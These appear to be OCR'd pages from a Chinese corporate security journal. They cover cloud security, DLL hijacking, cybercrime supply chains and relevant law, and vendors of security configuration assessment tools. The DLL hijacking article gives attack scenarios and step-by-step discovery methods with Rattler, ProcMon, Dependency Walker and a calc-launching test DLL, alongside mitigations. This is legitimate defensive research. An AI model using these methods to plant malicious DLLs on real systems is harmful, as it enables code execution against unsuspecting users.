



图 9 方案流程图

对于与画像不符合的流，则通过编排应用，生成相应的安全审计流程，针对这部分流进行更深入的安全审计，审计结果可转化到实时的防护规则。

安全资源池的防护结果，可以反馈到 AI 应用，AI 应用根据这个结果不断地调整其判断的准确性。当然，考虑到误报，这个过程必然会需要一定的人工参与。AI 应用应尽可能地从流程、视图和算法层面降低人力投入成本。

上述方案仅仅是对于云安全智能协同化的一个简单设计，算是抛砖引玉。真正实现这种智能协同化，还有很长一段路要走的。

## 4. 总结

本文从软件定义着手，结合云安全技术路线的三个阶段，详细阐述了为什么云安全一定要实现智能协同化，这种智能协同是否可行以及如何来实现。

云安全，从“软件定义”到“智能协同”，是趋势，是必然，当然也是挑战。

# DLL劫持漏洞及挖掘

高级安全研究部 刘永军

关键词：DLL 劫持

摘要：本文介绍了 DLL 劫持漏洞的成因、利用方法以及预防措施，最后结合笔者实践给出了 DLL 劫持漏洞挖掘的具体方法。

## （一）引言

DLL 劫持漏洞是个老生常谈的话题，通过 NVD（美国国家漏洞数据库）网站 https://nvd.nist.gov/vuln/search，使用关键字“dll hijack”目前可以搜索到 168 条 DLL 劫持漏洞，其中不乏 Microsoft、Adobe、Cisco 等知名厂商的软件，可见 DLL 劫持漏洞的存在具有普遍性，且此类型漏洞利用简单（尤其文件关联型），故而其危害比较大。本文对 DLL 劫持漏洞的原理、利用方法及预防措施进行了阐述，并结合笔者的工作实践给出了 DLL 劫持漏洞挖掘的几种方法。

## （二）DLL 劫持原理、利用方法、预防措施

### 2.1 原理

在 Windows 系统中，为了节省内存和实现代码重用，微软在 Windows 操作系统中实现了一种共享函数库的方式，即 DLL（Dynamic Link Library），这种库包含了可由多个程序同时使用的代码和数据。

使用 DLL 有静态链接（隐式链接）和动态链接（显式链接）两种方式。隐式链接方式一般用于开发和调试，需要 lib 引入库和相关头文件、DLL 文件配合使用；而显式链接方式就是我们常见的使用 LoadLibrary 或者 LoadLibraryEx 等函数来加载 DLL 去调用相应的导出函数。

DLL 最终被载入程序的进程空间都是操作系统来完成，操作系统有一套标准的搜索 DLL 路径的规则，这套规则又分为两种搜索模式：安全搜索模式，非安全搜索模式。如果要启用安全搜索模式，可以在注册表项 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SessionManager 新建 DWORD 类型键值 SafeDllSearchMode，并且设置值为 1；禁用置 0。安全模式

DLL 搜索路径按先后顺序依次为：程序所在目录、系统目录（通过 GetSystemDirectory 获取）、16 位系统目录、Windows 目录（通过 GetWindowsDirectory 获取）、当前目录、PATH 环境变量中的各个目录；非安全模式 DLL 搜索路径按先后顺序依次为：程序所在目录、当前目录、系统目录（通过 GetSystemDirectory 获取）、16 位系统目录、Windows 目录（通过 GetWindowsDirectory 获取）、PATH 环境变量中的各个目录。

而所谓的 DLL 劫持，就发生在系统按照上述 DLL 搜索路径顺序搜索特定 DLL 时，只要将恶意的 DLL 放在优先于正常 DLL 所在的目录，就能够欺骗系统优先加载恶意 DLL，来实现“劫持”。

### 2.2 利用方法

#### 文件关联型 DLL 劫持

Windows 下安装的应用程序有时会通过后缀名默认创建文件类型的关联，即用户通过资源管理器打开关联类型的文件时会自动调用与之关联的应用程序，进程的当前目录就是被打开文件所在的目录。如果进程能到当前目录下尝试加载恶意 DLL，则能实现 DLL 劫持。

文件关联型 DLL 劫持的利用条件十分简单，只要放一个恶意的 DLL 与特定关联文件在一起即可。因此，许多厂商关注并承认该利用场景下的 DLL 劫持漏洞。

如果应用程序安装时没有默认创建文件关联，那么文件关联型 DLL 劫持漏洞的易用性则大打折扣，只能祈祷用户手工创建相应的文件关联了（即用户选择默认打开程序为待测应用程序）。

#### 针对应用程序安装目录的 DLL 劫持

系统在查找 DLL 时应用程序本身所在的目录都是最先被搜索的，因此如果能够放一个恶意的 DLL 文件到程序的安装目录，就可以利用 DLL 劫持漏洞来执行代码。

这种利用方法的前提是已经能够以管理员权限执行代码，因为应用程序默认的安装目录通常都需要管理员权限才可以进行写入操作，软件厂商一般不予处理此类问题。

这种利用方法多被一些恶意代码所使用，对常用软件进行 DLL 劫持可以在一定程度替代自启动功能；而且通过这种白名单方式还能逃避安全软件的检测。

#### 针对安装程序的 DLL 劫持

许多应用程序的安装包程序也存在 DLL 劫持漏洞，这种场景与针对应用程序安装目录的 DLL 劫持比较类似，但结合浏览器自动下载漏洞，其利用条件又变得相对简单了。如攻击者诱骗用户访问恶意网页下载一个恶意的 DLL 到浏览器默认下载目录中，以后用户在下载目录中执行下载的程序时就可能加载这个 DLL，进而实现 DLL 劫持。

不过随着浏览器安全性的提高，如 Chrome 需要用户手动保存下载 DLL，这种利用方式变得愈来愈难。

### 2.3 缓解措施


#### 安全搜索模式

如前述，安全搜索模式较之非安全搜索模式的区别在于“当前目录”的搜索位置后移，启用 SafeDllSearchMode 之后可以防范大部分系统 DLL 文件关联型劫持。不过，如果进程尝试加载的 DLL 在优

先于“当前目录”的搜索路径中并不存在，那么进程仍然会尝试去当前目录加载这个 DLL，这是 SafeDllSearchMode 所无法防范的。

KnownDLLs

微软为了更进一步地防御系统的 DLL 被劫持，将一些容易被劫持的系统 DLL 写进了一个注册表项中，那么凡是此项下的 DLL 文件就会被禁止从 exe 自身所在的目录下调用，而只能默认（由此注册表项 DLLDirectory 键值设定）从系统目录 system32 下调用。注册表路径如下：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs。Win xp sp3 KnownDLLs 如下图：




其他缓解措施

调用 LoadLibrary、LoadLibraryEx 等函数加载 DLL 时，使用 DLL 的全路径作为参数；在程序调用 DLL 时使用“白名单”+“签名”进行 DLL 的验证；调用 SetDllDirectory 函数，lpPathName 参数为一个空字符串，把当前目录从 DLL 的搜索顺序列表中删除等。

## (三)DLL 劫持漏洞挖掘

### 3.1 自动化工具


自动化 DLL 劫持漏洞查找工具较之手动查找具有高效的优势，以 Rattler（https://github.com/sensepost/rattler）为例，其基本流程为：

1) 启动待测进程并枚举其调用的 DLL 列表，解析出 DLL 的名称。

2) 将测试 DLL（主要功能在 DllMain 函数中创建 calc.exe 进程）分别重命名为列表中的 DLL 名称放入待测进程 exe 所在目录。

3) 再次启动待测程序，检测是否成功创建 calc.exe 进程。如果成功，代表存在应用程序安装目录 DLL 劫持漏洞，否则不存在。类似的，该工具也可以检测针对安装程序的 DLL 劫持漏洞。

Rattler 运行（需以管理员身份）如下图：




类似 Rattler 这样的自动化 DLL 劫持漏洞查找工具亦存在如下弊端：


■ 针对一些重要厂商软件的 DLL 劫持漏洞已经被别人利用自动化工具查找过，故而很难再有新的发现。

■ 对文件关联型 DLL 劫持漏洞无能为力。文件关联型漏洞需要首先分析待测程序支持打开何种关联类型的文件，然后再进行测试。当然也可以完善现有自动化工具使其支持文件关联型 DLL 劫持漏洞的查找。

■ 有些动态链接的 DLL 需要用户手动执行待测软件的特定功能才会加载，这种情况自动化工具则不能测试到，也就不可能发现 DLL 劫持漏洞。

### 3.2 Process Monitor

Process Monitor（ProcMon）是一款系统进程监视软件，总体来说，Process Monitor 相当于 Filemon+Regmon，其中的 Filemon 专门用来监视系统中的任何文件操作过程，而 Regmon 用来监视注册表的读写操作过程。




使用 ProcMon 可以检测 DLL 劫持漏洞，需要设置几个过滤参数。如左图：

■ Process Name：过滤的目标进程名字。设置为 include 待测目标进程。

■ Result：文件、注册表操作的返回结果。选择“NAME NOT FOUND”，未发现要加载的 DLL 文件会返回这个结果。

■ Path: 过滤操作的文件、注册表路径。可以设置 begins with（开始于）当前目录、应用程序目录等。由于文件关联型 DLL 劫持漏洞易用、危害大且被厂家认可，所以此处设置为关联文件、恶意 DLL 所在的当前目录。

■ 亦可通过 Operation is CreateFile Include、Path ends with .dll Include 等过滤条件进一步精简过滤结果，但特殊情况下可能会导致过滤结果有遗漏（如要加载的 DLL 后缀名非 .dll）。

仅以厂商关注的文件关联型 DLL 劫持漏洞查找为例，具体流程如下：

1) 首先运行待测软件，通过“打开”菜单等查找其支持的关联文件后缀名。以此后缀名构造空的关联文件放入创建的测试目录。

2) 运行 ProcMon 并依上述步骤设置好过滤条件。

3) 待测应用程序默认创建了关联的文件直接通过资源浏览器打开，否则先将文件与待测应用程序创建关联再打开。

4) 尽可能多的测试应用程序的功能点，防止遗漏某个功能点动

态加载 DLL。

5) 查看 ProcMon 过滤后的结果，查找可能存在 DLL 劫持漏洞的条目，记录 DLL 名称。

6) 将弹出计算器功能的恶意 DLL 更名为 5）记录的 DLL 名称，放入关联文件所在的测试目录，打开关联文件，查看是否有计算器弹出或者崩溃，有则确认 DLL 劫持漏洞存在。

### 3.3 Dependency Walker

Dependency Walker 是 Microsoft 提供的一款非常有用的 PE 模块依赖性分析工具，可以用其分析 DLL 劫持漏洞的成因，更重要的是也可以用其来查找 DLL 劫持漏洞。使用 Dependency Walker 手动查找 DLL 劫持漏洞较之 ProcMon 不需了解后者较繁琐的过滤设置，更易用，输出更直接，效率更佳。

仍以厂商关注的文件关联型 DLL 劫持漏洞查找为例，具体流程如下：


1) 同 ProcMon 查找 DLL 劫持漏洞流程 1。

2) 使用 Dependency Walker（以管理员身份运行）打开待测应用程序。

3) 执行菜单“剖析”→“开始剖析件”。

4) 尽可能多的测试应用程序的功能点，如打开 1)创建的关联文件。

5) 查看输出结果，如右图：




其中黄色问号标识的 DLL 为可能存在 DLL 劫持漏洞的，记录其名称；右侧红色输出给出了错误原因，下方红色输出给出了 DLL 调用的具体信息，一目了然。

6) 同 ProcMon 查找 DLL 劫持漏洞流程 6。

### （四）总结

最后还有一点值得注意的是系统 DLL 相关的文件关联型 DLL 劫持漏洞可能随着系统的不同或者系统相关软件的更新而不复存在，如 win xp 下应用程序由于缺少某个系统 DLL 存在 DLL 劫持漏洞，但 win7 下不缺少这个 DLL 则不存在相关漏洞；而由应用程序加载的非系统 DLL 缺失导致的文件关联型 DLL 劫持漏洞通用性更强。

经过最近一段时间的 DLL 劫持漏洞查找，发现了一些重要厂商的软件存在易用、高危的文件关联型 DLL 劫持漏洞。

# 网络黑产现状分析、相关法规及防范方法

## ——网络黑产犯罪概述

信息安全管理部 侯绍博

“网络黑产”，即利用网络实现的黑色产业。在网络刚刚出现的时候，黑产往往是“广泛撒网”的病毒木马和“假得不能再假”的电话诈骗。但随着时代的发展、网络技术的日益进步以及人们安全防范意识的不断提高，网络黑产已经形成了许多复杂、完整、隐蔽和高效的产业链。

本篇文章作为系列连载的第一篇，将主要对网络黑产犯罪进行概述，后续我们还计划发布其他四篇文章，详细介绍网络黑产中几个比较关键的部分。

### 一、上游黑色产业链

上游黑色产业链的出现，是黑产日趋“成熟化”的标志。

以往黑客如果想要通过一次攻击赚取非法收入，黑客一人要承担编写代码、实施攻击、收集信息、售卖信息的全套工作，也需要在每一环中注意隐藏自己，避免露出马脚，实施违法行为的难度较大。

而如今，随着上游黑色产业链的成熟，一些违法黑客只需要专注于技术，认真研究漏洞，开发工具，对于销售和具体使用不用太过担心，会有下一环的人来替他完成。与之前相比，似乎是更加安全了，但随着我国法律的不断健全，这一过程也全部被列入违法行为，将会受到法律的严惩。

#### 1.1 非法利用信息网络

非法利用信息网络的最典型案例，就是通过“Tor 匿名上网技术”访问“暗网”中的违法信息。暗网本质上是利用了一些网络技术，使普通计算机可以访问一些无法直接访问、未经审查的站点，而这些站点中可能包括违法视频网站、违法物品交易平台等。

2016 年 11 月，北京市公安局网安总队首次成功打击一个利用“暗网”传播儿童相关涉黄视频的网站，标志着我国对“暗网”中的违法犯罪内容已经掌握一定程度的稽查与案件侦破方法。

根据《中华人民共和国刑法修正案 ( 九 )》，设立用于实施诈骗、传授犯罪方法、制作或者销售违禁物品、管制物品等违法犯罪活动的网站、通讯群组，或发布有关制作或者销售毒品枪支、淫秽物品等违禁物品、管制物品或其他违法犯罪信息的行为，均可构成犯罪。

由于暗网的隐蔽性，使其不具备有效的检查机制，安全厂商也极少会对暗网网站进行安全检测。因此，除了发布的违法信息外，网站上还有可能潜藏着病毒、木马等风险，可能会感染浏览特定网页的用户，因此建议大家不要访问此类网站。

#### 1.2 发布违法活动相关信息

这一类主要包括三种场景：

（1）帮助犯罪者架设仿冒网站，用于实施“钓鱼诈骗”；

（2）安全技术交流网站中，提供犯罪方法和犯罪工具；

（3）QQ/ 微信群中，进行违法信息交易和交换。

根据国家网信办 2017 年 9 月印发的《互联网群组信息服务管理规定》，互联网群组建立者、管理者应履行群组管理责任，即“谁建群谁负责”、“谁管理谁负责”。

在这里，我们特别要提醒安全技术交流网站的站长及管理员、拥有较多人员的社交网络群主注意：

■ 及时履行管理的职责和义务，分清“技术探讨”与“漏洞细节违规发布”的界限；

■ 针对一些安全平台和安全群，应避免漏洞细节、EXP 等内容的出现；

■ 发现违规信息，管理员应及时清除。

### 1.3 提供侵入、非法控制计算机信息系统的程序或工具

从“灰鸽子”时代开始，恶意软件的作者被抓的新闻时常会被爆出，已经成为了并不新鲜的新闻，在这里也不再赘述。然而，在这里需要强调“计算机信息系统”的界限。

就在 2018 年 7 月，国内第一例“王者荣耀”游戏外挂案件宣判，其外挂作者被判处一年零三个月有期徒刑。这一案例提醒我们：

■ 遇到系统被他人非法侵入的情况，应及时留存证据，并向警方或国家互联网安全机构求助；

■ “外挂”作为对游戏服务器有破坏性影响的程序，也属于“非法控制计算机信息系统的程序或工具”的范围，开发外挂是违法行为；

■ 作为开发人员，应该具备一定的法律常识，对自己开发的产品负责；

■ 严格遵守法律规定，并避免因侥幸打“擦边球”而触犯法律。

### 1.4 扰乱无线电通讯管理秩序

“伪基站”是利用与运营商相同的技术，违规搭建蜂窝网络基站，使基站附近的部分手机设备误连接到“伪基站”，从而可以不经过运营商，伪造任意号码，向用户发送短信或拨打电话。目前，违法人员通常利用“伪基站”设备发送带有病毒木马、钓鱼网站链接的手机短信，诱骗用户点击，从而获取用户的敏感信息，进一步实施精准诈骗。

该行为情节严重者，应以“扰乱无线电通讯管理秩序罪”认定，给予相应惩罚。

对于公众来说，应该注意：

■ 理性甄别手机接收到的各类信息；

■ 在收到异常短消息时，应采用其他渠道确认信息是否属实；

■ 慎重点击短信息中的链接；

■ 在手机信号发生异常时，例如未欠费情况下无法打通电话、手机蜂窝网络突然中断，更应提高这方面的警惕。

## 二、中游黑色产业链

中游黑色产业链往往由数据服务商和“黑市”组成，负责将获取到的隐私数据或上游提供的恶意工具卖出去，为真正执行攻击的人员提供支持与帮助。在这里，一些企业员工和一些安全研究人员，可能受到利益的驱使或由于安全意识的薄弱，会将敏感信息或不应披露的漏洞详情透露出去。在这种情况下，企业员工和安全研究人

员也同时成为了中游黑色产业链中的一员，要为发生的攻击及其产生的影响承担责任。

### 2.1 社会工程学及钓鱼攻击

社会工程学，就是将技术上的对抗转变为人之间的对抗，攻击者针对特定人员分析其性格、个人状况、生活习惯等，并从中找到弱点或突破点，再通过欺骗等方式诱导特定人员泄露敏感信息。钓鱼攻击是指通过某种方式，引诱目标用户相信虚假的页面、系统或邮件，从而主动泄露敏感信息。

2017 年，某金融公司员工为拓展客户，以伪造的身份获得某公司管理人员的信任，成功获取到公司内部网络登录权限，并下载了该公司员工的人事信息。随后，公司发现此情况并报警，最终警方以“侵犯公民个人信息”为由将其依法逮捕。

在此提醒大家：

■ 时刻提高警惕，不要轻信他人；

■ 在网络交流时，在涉及到敏感话题或对方有异常表现时，应使用其他沟通途径或采取提问的方式进一步核实此人身份；

■ 在实际生活中，即使是主观认为可以相信的人，也应以保密规定为准，不要向其透露公司敏感信息。

### 2.2 撞库

如果用户在不同平台上使用了相同的用户名和密码，假如其中某个平台发生数据泄露，那么攻击者会利用被泄露的用户名和密码尝试登录其他平台，造成使用相同用户名和密码的平台都被攻陷。

在法律的角度，会考虑攻击者窃取的用户身份是否具有直接经济利益，涉及支付平台、游戏账号等包含真实或虚拟财产的账户就属于这一类。假如用户身份认证信息自身不包含任何直接经济利益，但攻击者对其加以利用，可以间接达成其他行为目的，同样可以认定为违法。例如攻击者通过撞库获得大量微博账号，随后使用这些账号收费帮助他人刷粉丝、刷转发 / 回复，那么该行为也将认定为违法。

针对这一情况，建议用户：

■ 针对不同平台设置不同密码；

■ 定期更换使用的密码；

■ 关注新闻，在发生数据库入侵事件后及时修改密码，防范这方面的风险。

### 2.3 内部人员作案

作为内部人员，往往会对公司系统具有较深入的了解，同时也会具有更高的权限，因此也会成为黑产犯罪人员注意的目标。

2016 年 6 月，某员工受利益驱使向外部人员提供所在企业内部管理开发系统账号、密码及令牌，导致外部人员出售该企业的内部数据获利 3.7 万元。经法院审理，最终认定该提供信息的内部员工“超出授权范围使用账号、密码登录计算机信息系统”，属于侵入计算机信息系统的犯罪行为。该案例具有一定的典型意义，明确了协助入侵的内部人员在量刑上与实际入侵者等同，也向企业敲醒了警钟：（1）作为企业管理人员，应做好权限管理，根据“最小化原则”分配权限，避免无关人员获得额外权限；（2）作为员工，应自觉维护企业利益，抵制诱惑，避免误入违法犯罪的歧途。

### 2.4 安全漏洞挖掘中披露或出售漏洞详情

一些安全研究者在日常研究过程中，可能会发现一些此前未被发现的、具有实际利用价值的安全漏洞。作为致力于维护网络安全的白帽黑客，在发现这些漏洞的第一时间，应该通过公开途径（例如：SRC、security@domain.com 邮箱等）将漏洞情况提交给厂商。在厂商没有接收途径的情况下，应该提交到 CNVD、补天、漏洞盒子等负责任的漏洞响应机构或平台。

假如漏洞发现者受利益驱使或出于炫耀因素，未按照法律规定和国际漏洞披露原则，售卖漏洞利用程序（EXP）或提供漏洞利用方法教学，那么这一行为就违反了相应的法律规定。

同样，安全研究者在发表技术文章或公开演讲时，也应将重点放在防御，不应披露过多攻击细节。作为一名白帽黑客，我们应该重点关注漏洞的防范方式，不应过多强调如何利用这一漏洞进行攻击的细节。一次成功的攻击，也许只抓住了庞大系统中的一个脆弱点，而一次成功的防守，则需要整体的固若金汤。假如只以攻击的思维分享知识、学习技术，那么所积累的知识将高度碎片化，无法形成整体的认知。反之，如果以防守的心态去分享和学习，最终获得的将是对某个系统整体化的理解。

## 三、下游黑色产业链

下游黑色产业链的成员，也就是实际攻击行为的具体执行者，或者说是网络黑产犯罪的直接收益人。他们往往会通过中游的平台，获取或购买到上游开发的工具，从而助力其实施犯罪行为。

### 3.1 侵犯公民个人信息

在生活中，大家可能会遇到这样的场景：刚刚报了一个课程，就接到了其他培训机构的电话；孩子刚刚出生，就接到了儿童保险的推销信息。如此精准的推广背后，是公民信息的泄露。


刑法修正案中有明确规定，向他人出售或者提供公民个人信息，情节严重的，处三年以下有期徒刑或者拘役，并处或者单处罚金；情节特别严重的，处三年以上七年以下有期徒刑，并处罚金。

作为公众，应该对自己的个人信息具有保护意识，需要做到：

（1）在网络平台中慎重填写详细地址、身份证号码、信用卡或储蓄卡号等敏感信息；

（2）如果发现有平台泄露自己信息，应该及时向该平台提出删除要求，或者向监管部门投诉。

### 3.2 电话诈骗

随着人们安全意识的提高，传统的诈骗方式可能无法迷惑绝大多数人。但假如诈骗者结合被泄露的个人信息，设定目标实施精准诈骗，那么你是否还能稳住自己的情绪，冷静甄别出这是馅饼还是

骗局呢?

根据法律规定，电话诈骗行为属于诈骗罪的违法范畴，应依法严惩。针对这类场景，我们应该时刻保持冷静，在接到账户冻结、意外事故、法律诉讼、中奖、警方传唤等电话时提高警惕，冷静甄别，必要时采用其他途径进行二次确认。

### 3.3 刷单诈骗

举例来说，网约车平台经常会对司机开展奖励活动，在指定时间内如果完成要求的单数，即可获得额外收入补贴。部分司机为了骗取这部分补贴，会使用“刷单平台”模拟用户叫车过程，从而完成任务。上述的行为就构成了“刷单诈骗”。

根据法律规定，这类刷单诈骗实质上是以欺诈的行为，获取不正当的奖励报酬，本质上属于诈骗罪的认定范围。

同样，目前在网络上还存在着淘宝刷单、APP 下载刷单等内容，大家应该自觉抵制此类行为，避免参与其中，以避免随之而来的法律风险。

### 3.4 敲诈勒索

提到敲诈勒索，最知名的应该是 2017 年 5 月爆发的 WannaCry 勒索病毒。这类勒索行为通常以用户的数据作为筹码，要求用户支付虚拟货币，从而换取解锁文件。根据某安全团队的分析，此类勒索病毒在用户付款后能够成功解锁的比例低于 5%。因此应注意以下两点：（1）作为用户，平时应加强补丁意识和病毒防范意识；（2）在遇到被感染的情况后应寻求安全专家的帮助，避免盲目向勒索者支付钱款。

### 3.5 利用充值系统漏洞进行充值

7 月 3 日，国外某白帽披露了微信支付平台存在 0 元购买任何产品的漏洞，该漏洞可导致攻击者入侵商户服务器，绕过真实支付通道，以 0 元的价格购买任何商品。这一行为，被大家称为“薅羊毛”，本质上也是属于犯罪的范畴。

早在 2016 年，某男子花费 26 万元，通过美团外卖某店铺购买两万杯奶茶后申请退款。随后，平台对这个巨额订单产生怀疑并报案。最终，警方顺藤摸瓜，追查出位于 10 个省市的 43 名犯罪嫌疑人，调查出该团伙借助外卖平台退款的漏洞骗取退款近 200 万元，43 名犯罪嫌疑人均以诈骗罪的罪名判处有期徒刑。

因此，在我们日常遇到涉及金钱的漏洞时，不要存有侥幸心理，也不能利用系统漏洞非法牟利。

## 总结

通常，一条产业链中的上游是技术人员，他们编写出病毒、木马等非法技术工具；中游是数据服务商和“黑市”，将获取到的隐私数据或上游提供的恶意工具卖出去；下游就是网络攻击者，直接借助从中游买到的数据或平台实施攻击、诈骗等行为。

而上、中、下游三者排列组合，就形成了完整的网络黑产犯罪。在本文中，我们以实际案例为基础，逐一列举了具体的网络黑产犯罪行为，明确了各行为所违反的法律法规，并提出了相应的防范建议，希望上述内容可以帮助大家了解当前网络黑产犯罪现状，并提高相应的安全意识。

在后面的四篇文章中，我们将选取“社会工程学及钓鱼攻击”、“撞库”、“内部人员作案”和“安全漏洞挖掘中披露或出售漏洞详情”这四种相对重要的网络黑产犯罪方法进行详细解读，敬请关注。

# 布好安全基线： SCA的应用大观

TRG产品管理团队 张慧莹

关键词：配置核查 SCA 等级保护

本文对比分析了 Gartner 报告除中国以外代表厂商提供的 SCA 功能，并且延伸到 SCA 的具体应用场景，包括列举了近几年由于 SCA 问题导致的重大安全事件。

## 一 前言

Gartner 把 SCA 定义为 Security Configuration Assessment，翻译过来是安全配置评估，对其的说明是：提供了远程评估和验证配置的功能，例如 Windows 域组策略中的密码复杂性。经常用于实现法规遵从性，例如 PCI 或内部安全策略合规性。

从字面意思看 Gartner 把其定义为“功能”，这种“功能”的作用是进行“远程评估”和“验证配置”，虽然文中缺少“安全”两字，但是从实例分析，以及佐以 Gartner 文中其他的价值、功能和厂商等介绍，我们可以认为属于安全范畴。

而国内常用的是安全配置核查，定义为对信息系统配置操作，例如操作系统、网络设备、数据库、中间件等多类设备的检查。

当然一些互联网厂商也将 SCA 用作 Security Checklist Analysis 的简称，定义为进行安全检查、发现潜在危险、督促各项安全法规、制度、标准实施的一个较为有效的工具。

本文主要参照前两种方式来理解 SCA。同时，Gartner 给出了 8 个具有代表性的 SCA 厂商：Amazon，Tenable，Rapid7，BeyondTrust，Tripwire，IBM Bigfix，Tanium，Qualys，接下来对这几个厂商进行更详细的分析。

## 二 SCA 的代表厂商及具体支持功能

### 2.1 代表厂商的主要功能对比分析

以下挑了 Gartner 推荐中的 5 个厂商：BeyondTrust，Qualys，Rapid7，Tenable 以及 Tripwire，对其主要功能进行了综合对比分析，参见下表（按首字母排序）：

| | BeyondTrust | Qualys | Rapid7 | Tenable | Tripwire |
|---|---|---|---|---|---|
| **主要功能** | | | | | |
| 适用于各种操作系统 | √ | √ | √ | √ | √ |
| 支持网络设备离线配置审核 | | | | √ | |
| 迅速响应 | √ | √ | √ | √ | √ |

| | BeyondTrust | Qualys | Rapid7 | Tenable | Tripwire |
|---|---|---|---|---|---|
| 提供合规报告 | √ | √ | √ | √ | √ |
| 自动化管理过程 | | √ | | | √ |
| **合规框架和标准支持** | | | | | |
| 生成联邦信息安全管理法案（FISMA）和美国国家标准与技术研究院（NIST）800-53 框架合规性报告 | √ | √ | √ | √ | √ |
| 扫描并报告国防信息系统局（DISA）安全技术实施指南（STIG）配置标准 | √ | √ | √ | √ | √ |
| 扫描并报告 Internet 安全中心（CIS）基准测试 | √ | √ | √ | √ | √ |
| 生成健康保险流通与责任法案（HIPAA）合规性报告 | √ | √ | √ | √ | √ |
| 接收与支持标准相关的扫描策略和报告定义的更新（例如，NIST，STIG，CIS，Sarbanes-Oxley Act [SOX] 和 HIPAA） | √ | √ | √ | √ | √ |
| 扫描并报告符合 NIST 的 SCAP 模板 | √ | √ | √ | √ | √ |

表 1 主要厂商功能列表

从上表可知，Gartner 认为一个标准的 SCA 至少需要以下几大功能：

- 适用于尽可能多种类的操作系统，数据库，中间件；
- 支持迅速响应；
- 支持自动化配置检查；
- 支持生成报表；
- 合规性遵从，比如：FISMA，STIG，HIPPA，CIS，SCAP。

## 2.2 代表厂商 SCA 相关产品介绍

### BeyondTrust

Retina 配置合规性模块可以轻松地根据内部策略或外部最佳实践审核配置，同时集中报告以用于监控和监管目的。

主要特征


图 1 BeyondTrust 功能官网截图

● 开箱即用的配置审核、报告和警报；

● 用于 Windows 操作系统的模板，以及用于 FDCC、NIST、STIGS、USGCB 和 Microsoft 应用程序的模板；

● 审计和安全设置、用户权限、日志记录配置等的评估；

● 内置报告并与 Retina CS 集成，用于增量、趋势和其他分析；

● OVAL 5.6 SCAP 认证的扫描引擎和解释器。

Retina 监管报告模块使您能够有效地浏览复杂的法规遵从环境。该模块通过将网络的特定漏洞映射到相关的公司政策，政府法规和行业标准，超越了通用合规报告。

主要特征：

● 与 Retina CS 和 Retina 配置合规性模块无缝集成；

● PCI，HIPAA，SOX，GLBA，NIST，FERC / NERC，MASS 201，ISO，COBiT，ITIL，HITRUST 等法规的合规报告；

● 将漏洞和配置问题映射到控制目标和任务；

● 合规性仪表板具有向下钻取功能，可以立即一致地响应合规性违规；

● 持续更新新发现的漏洞和监管控制的变化。

Qualys

主要特征：

● 覆盖面广

Qualys SCA 是 Qualys 漏洞管理的附加项，可让您根据 Internet 安全 (CIS) 基准的中心评估、报告、监视和修正与安全相关的配置问题。它支持操作系统、数据库、应用程序和网络设备的最新 CIS 基准发布。

